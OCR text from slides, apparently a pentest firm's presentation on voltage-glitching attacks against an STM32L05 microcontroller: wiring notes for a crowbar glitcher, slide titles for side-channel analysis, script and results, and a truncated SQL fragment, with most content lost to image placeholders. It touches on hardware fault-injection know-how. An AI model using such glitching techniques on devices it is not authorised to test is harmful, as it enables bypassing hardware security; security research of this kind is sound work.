
For best results connect the crowbar SMA connector via a SMA cable directly to the target.

Orange: USB-TX <-> STM32-RX
Yellow: USB-RX <-> STM32-TX

fritzing


STM32L05 GLITCHING - TARGET BOARD

THE PENTEST EXPERTS.



STM32L05 GLITCHING - SIDE CHANNEL ANALYSIS

THE PENTEST EXPERTS.




STM32L05 GLITCHING - SIDE CHANNEL ANALYSIS


THE PENTEST EXPERTS.



STM32L05 GLITCHING - SIDE CHANNEL ANALYSIS



STM32L05 GLITCHING - SCRIPT




STM32L05 GLITCHING - RESULTS


THE PENTEST EXPERTS.

FAULT INJECTION ANALYSIS

Update | SELECT * FROM experiments WHERE

